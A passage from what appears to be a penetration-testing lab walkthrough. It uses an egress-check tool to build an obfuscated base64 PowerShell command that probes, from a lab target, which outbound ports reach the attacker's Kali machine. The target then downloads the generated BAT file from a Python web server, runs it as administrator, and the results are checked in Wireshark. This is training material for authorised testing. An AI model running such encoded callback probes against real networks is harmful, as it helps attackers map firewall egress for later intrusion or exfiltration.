AGcAZQBbADEAXQAKACAAIAAkAGwAbwB3ACAAPQAgACQAcAByAGEAbgBnAGUAWwAwAF0ACgAgAH0AIABlAGwAcwBlAGkAZgAgACgAJABwACAALQBtAGEAdABjAGgAIAAnAF4AWwAwAC
0AOQBdACsAJAAnACkAIAB7AAoAIAAgACQAaABpAGcAaAAgAD0AIAAkAHAACgAgACAAJABsAG8AdwAgAD0AIAAkAHAACgAgAH0AIABlAGwAcwBlACAAewAKACAAIAByAGUAdAB1AHIA
bgAKACAAfQAKACAAZgBvAHIAIAAoACQAYwAgAD0AIABbAGMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEkAbgB0ADMAMgAoACQAbABvAHcAKQA7ACQAYwAgAC0AbABlACAAWwBjAG8Abg
B2AGUAcgB0AF0AOgA6AFQAbwBJAG4AdAAzADIAKAAkAGgAaQBnAGgAKQA7ACQAYwArACsAKQAgAHsACgAgACAAdAByAHkAIAB7AAoAIAAgACAAJAB0ACAAPQAgAE4AZQB3AC0ATwBi
AGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0AAoAIAAgACAAJAB0AC4AQgBlAGcAaQBuAEMAbwBuAG4AZQBjAH
QAKAAkAGkAcAAsACAAJABjACwAIAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApACAAfAAgAE8AdQB0AC0ATgB1AGwAbAAKACAAIAAgACQAdAAuAEMAbABvAHMAZQAoACkACgAgACAA
fQAKACAAIABjAGEAdABjAGgAIAB7ACAAfQAKACAAIABTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAG0AIAAoADAALgAxACoAMQAwADAAMAApAAoAIAB9AAoAfQA=

Also written to: /tmp/egress_2019jan16_125152_VNcIt8.bat

egresschecker>
```

This encrypted command contains code that will make PowerShell try to access every port from the given range from the 172.16.91.100 machine on your Kali machine.

Before initiating this procedure on the 172.16.91.100 machine, the following requirements should be fulfilled:

- Transfer this command to the 172.16.91.100 machine
- Run Wireshark on your Kali Machine
- Execute the command on the 172.16.91.100 machine

You can transfer the command using the Python server, and port 8080 like you did previously.

To do so, first, go to the directory where the egresscheck framework generated a BAT file (see the red rectangle in the image above).


Egresscheck informs you of this BAT file with a message, which will be similar to the one below:

“Also written to: /tmp/egress_2019jan16_125152_VNcIt8.bat”

To serve this file using the Python server, execute the following:

```
cd tmp
python -m SimpleHTTPServer 8080
```

Now, go to the 172.16.91.100 machine and point the browser to http://[tap0 Kali IP]:8080 again.




Directory listing for /

- .font-unix/
- .ICE-unix/
- .Test-unix/
- .X11-unix/
- .XIM-unix/
- egress_2019jan16_125152_VNcIt8.bat
- server/

Download the .bat file generated by the egress framework.


Next, go back to your Kali machine, execute Wireshark again and point it to listen on the tap0 interface.




```
root@0xluk3:/tmp/server# wireshark
```

The Wireshark Netw
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Open
/root/Desktop/2.pcapng (not found)
/root/Desktop/1.pcapng (not found)
/root/Downloads/traffic.cap (8859 KB)
Capture
...using this filter:
Enter a capture filter ...
eth0
tap0


Finally, right-click the downloaded BAT file on the 172.16.91.100 machine and click "Run as administrator."



egress_2019jan16_125152_VNclt8 (1).bat finished downloading.




A similar window to the one below will pop up. In the meantime, go to Wireshark on your Kali machine and observe the traffic.



```
C:\Windows\system32>powershell.exe -e JABpAHAAIAA9ACAAIgAxADcAMgAuADEANgAuADkAMQAuADEANgAiAAoAJABwAHIAIAA9ACAAIgA4ADUAMA
AwAC0AOQA1ADAAMAAiACAALQBzAHAAbABpAHQAIAAnACwAJwAKAGYAbwByAGUAYQBjAGgAIAAoACQAcAAgAGkAbgAgACQAcAByACkAIAB7AAoAIABpAGYAIA
AoACQAcAAgAC0AbQBhAHQAYwBoACAAJwBeAFsAMAAtADkAXQArAC0AWwAwAC0AOQBdACsAJAAnACkAIAB7AAoAIAAgACQAcAByAGEAbgBnAGUAIAA9ACAAJA
BwACAALQBzAHAAbABpAHQAIAAnAC0AJwAKACAAIAAkAGgAaQBnAGgAIAA9ACAAJABwAHIAYQBuAGcAZQBbADEAXQAKACAAIAAkAGwAbwB3ACAAPQAgACQAcA
ByAGEAbgBnAGUAWwAwAF0ACgAgAH0AIABlAGwAcwBlAGkAZgAgACgAJABwACAALQBtAGEAdABjAGgAIAAnAF4AWwAwAC0AOQBdACsAJAAnACkAIAB7AAoAIA
AgACQAaABpAGcAaAAgAD0AIAAkAHAACgAgACAAJABsAG8AdwAgAD0AIAAkAHAACgAgAH0AIABlAGwAcwBlACAAewAKACAAIAByAGUAdAB1AHIAbgAKACAAfQ
AKACAAZgBvAHIAIAAoACQAYwAgAD0AIABbAGMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEkAbgB0ADMAMgAoACQAbABvAHcAKQA7ACQAYwAgAC0AbABlACAAWw
BjAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBJAG4AdAAzADIAKAAkAGgAaQBnAGgAKQA7ACQAYwArACsAKQAgAHsACgAgACAAdAByAHkAIAB7AAoAIAAgACAAJA
B0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0AAoAIA
AgACAAJAB0AC4AQgBlAGcAaQBuAEMAbwBuAG4AZQBjAHQAKAAkAGkAcAAsACAAJABjACwAIAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApACAAfAAgAE8AdQ
B0AC0ATgB1AGwAbAAKACAAIAAgACQAdAAuAEMAbABvAHMAZQAoACkACgAgACAAfQAKACAAIABjAGEAdABjAGgAIAB7ACAAfQAKACAAIABTAHQAYQByAHQALQ
BTAGwAZQBlAHAAIAAtAG0AIAAoADAALgAxACoAMQAwADAAMAApAAoAIAB9AAoAfQA=
```

After a short period of time, Wireshark will receive a packet destined to port 9000 – which means that this port is also allowed outbound connectivity on the 172.16.91.100 machine's firewall; this is the third and last port which is allowed outbound connectivity.


Capturing from tap0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…

```
No.   Time           Source         Destination    Protocol Length Info
   47 100.541092058 172.16.91.16   172.16.91.100  ICMP      112 Destination unreachable (Port unreachable)
   48 100.571916726 172.16.91.100  172.16.91.16   TCP        66 58029 → 9000 [SYN] Seq=0 Win=8192 Len=0 MSS=1337 WS=
   49 100.571948913 172.16.91.16   172.16.91.100  TCP        54 9000 → 58029 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   50 102.553975403 172.16.91.100  172.16.91.16   DNS        84 Standard query 0x5886 A win10.ipv6.microsoft.com
   51 102.553992531 172.16.91.16   172.16.91.100  ICMP      112 Destination unreachable (Port unreachable)
```